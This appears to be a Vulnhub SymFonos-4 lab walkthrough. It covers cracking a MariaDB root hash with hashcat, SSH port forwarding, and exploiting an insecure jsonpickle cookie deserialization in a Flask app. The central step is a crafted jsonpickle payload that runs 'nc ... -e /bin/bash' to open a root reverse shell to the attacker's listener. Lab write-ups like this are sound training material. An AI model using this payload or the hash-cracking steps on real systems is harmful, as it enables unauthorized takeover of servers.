
Lets see the description of this one

```
MariaDB [mysql]> describe user;
+------------------------+-----------------------------------+------+-----+----------+-------+
| Field                  | Type                              | Null | Key | Default  | Extra |
+------------------------+-----------------------------------+------+-----+----------+-------+
| Host                   | char(60)                          | NO   | PRI |          |       |
| User                   | char(80)                          | NO   | PRI |          |       |
| Password               | char(41)                          | NO   |     |          |       |
| Select_priv            | enum('N','Y')                     | NO   |     | N        |       |
| Insert_priv            | enum('N','Y')                     | NO   |     | N        |       |
| Update_priv            | enum('N','Y')                     | NO   |     | N        |       |
| Delete_priv            | enum('N','Y')                     | NO   |     | N        |       |
| Create_priv            | enum('N','Y')                     | NO   |     | N        |       |
| Drop_priv              | enum('N','Y')                     | NO   |     | N        |       |
| Reload_priv            | enum('N','Y')                     | NO   |     | N        |       |
| Shutdown_priv          | enum('N','Y')                     | NO   |     | N        |       |
| Process_priv           | enum('N','Y')                     | NO   |     | N        |       |
| File_priv              | enum('N','Y')                     | NO   |     | N        |       |
| Grant_priv             | enum('N','Y')                     | NO   |     | N        |       |
```

Lets select User and Password here

```
MariaDB [mysql]> select User,Password from user;
+------+-------------------------------------------+
| User | Password                                  |
+------+-------------------------------------------+
| root | *C82E87B34FBDE65D16D0C96AF84410AA160D81ED |
+------+-------------------------------------------+
1 row in set (0.000 sec)
```

Looks like SHA1 to me lets just verify real quick (Remove the * btw)



Lets try to crack this with crackstation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
C82E87B34FBDE65D16D0C96AF84410AA160D81ED
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
C82E87B34FBDE65D16D0C96AF84410AA160D81ED	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Now lets run hashcat to see if we can

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (2.756s)
hashcat -a 0 -m 100 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

Host memory required for this attack: 281 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 100 (SHA1)
Hash.Target......: c82e87b34fbde65d16d0c96af84410aa160d81ed
Time.Started.....: Wed Nov 13 21:00:24 2024 (1 sec)
Time.Estimated...: Wed Nov 13 21:00:25 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 11504.5 kH/s (2.48ms) @ Accel:2048 Loops:1 Thr:32 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[303538303436363836] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 58c Util: 27% Core:1500MHz Mem:6001MHz Bus:8

Started: Wed Nov 13 21:00:23 2024
Stopped: Wed Nov 13 21:00:26 2024
```

uhh we cannot lets move on
So i found this service running on port 8080

```
www-data@symfonos4:/var/www/html$ ss -lntp
State     Recv-Q    Send-Q       Local Address:Port        Peer Address:Port
LISTEN    0         128              127.0.0.1:8080             0.0.0.0:*
LISTEN    0         128                0.0.0.0:22               0.0.0.0:*
LISTEN    0         80               127.0.0.1:3306             0.0.0.0:*
LISTEN    0         128                    *:80                     *:*
LISTEN    0         128                 [::]:22                  [::]:*
www-data@symfonos4:/var/www/html$
```

One thing is to try this password for the user on the machine which is `poseidon` and it worked

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (9.302s)
ssh poseidon@192.168.122.63

The authenticity of host '192.168.122.63 (192.168.122.63)' can't be established.
ED25519 key fingerprint is SHA256:ntMXt1jIeiDKNEuRMRXU6uCVo/fmwaEqmxDA5r4nwds.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.122.63' (ED25519) to the list of known hosts.
poseidon@192.168.122.63's password:

poseidon@symfonos4:~ (0.055s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

poseidon@symfonos4 ~ (0.019s)
id

uid=1000(poseidon) gid=1000(poseidon) groups=1000(poseidon),24(cdrom),25(floppy),29(

poseidon@symfonos4 ~
```

Vertical PrivEsc

```
poseidon@symfonos4 ~ (0.013s)
ss -lntp
State      Recv-Q     Send-Q          Local Address:Port
LISTEN     0          128             127.0.0.1:8080
LISTEN     0          128               0.0.0.0:22
LISTEN     0          80              127.0.0.1:3306
LISTEN     0          128                   *:80
LISTEN     0          128                [::]:22
```


Lets port forward this to us with this command

```
ssh -L 8000:localhost:8080 poseidon@192.168.122.63
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (0.898s)
ssh -L 8000:localhost:8080 poseidon@192.168.122.63
poseidon@192.168.122.63's password:
```

Lets see this site now

Lets see the cookies in burp for this



So this is just jsonified base64 an it is usin jsonpickle we can see here

```
poseidon@symfonos4 /opt/code (0.014s)
cat app.py
from flask import Flask, request, render_template, current_app, redirect

import jsonpickle
import base64

app = Flask(__name__)

class User(object):

    def __init__(self, username):
        self.username = username


@app.route('/')
def index():
    if request.cookies.get("username"):
        u = jsonpickle.decode(base64.b64decode(request.cookies.get("username")))
        return render_template("index.html", username=u.username)
    else:
        w = redirect("/whoami")
        response = current_app.make_response(w)
        u = User("Poseidon")
        encoded = base64.b64encode(jsonpickle.encode(u))
        response.set_cookie("username", value=encoded)
        return response


@app.route('/whoami')
def whoami():
    user = jsonpickle.decode(base64.b64decode(request.cookies.get("username")))
    username = user.username
```

Now lets make a malicious json to exploit this

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±5 (0.034s)
cat json | jq .
{
  "py/object": "__main__.Shell",
  "py/reduce": [
    {
      "py/function": "os.system"
    },
    [
      "nc 192.168.122.1 9001 -e /bin/bash"
    ],
    0,
    0,
    0
  ]
}
```

Or inlined

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (0.054s)
cat json
```

	File: json
1	{"py/object":"__main__.Shell","py/reduce":[{"py/function":"os.system"},["nc 192.168.122.1 9001 -e /bin/bash"], 0, 0, 0]}


Lets base64 this

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main) (0.027s)
cat json | base64 -w0
eyJweS9vYmplY3QiOiJfX21haW5fXy5TaGVsbCIsInB5L3JlZHVjZSI6W3sicHkvZnVuY3Rpb24iOiJvcy5zeXN0ZW0ifSxbIm5jIDE5Mi4xNjguMTIyLjEgOTAwMSAtZSAvYmluL2Jhc2giXSwgMCwgMCwgMF19Cg==
```

Lets start a listener here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now lets put this cookie in then reload



And we get our shell here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 g
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.63 33332
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Now lets upgrade this


```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (12m 5.16s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.63 33332
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@symfonos4:/opt/code# ^Z
[1]  + 49544 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±5
stty raw -echo; fg

[1]  + 49544 continued  nc -lvnp 9001

root@symfonos4:/opt/code# export TERM=xterm
root@symfonos4:/opt/code#
```

Here is the proof

```
root@symfonos4:~# ls -al
total 24
drwx------  3 root root 4096 Aug 19  2019 .
drwxr-xr-x 18 root root 4096 Nov 13 07:59 ..
lrwxrwxrwx  1 root root    9 Aug 18  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Aug 19  2019 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root 1276 Aug 19  2019 proof.txt
```

Lets print this

```
root@symfonos4:~# cat proof.txt

        Congrats on rooting symfonos:4!
```



```
        Contact me via Twitter @zayotic to give feedback!

root@symfonos4:~#
```

Thanks for reading :)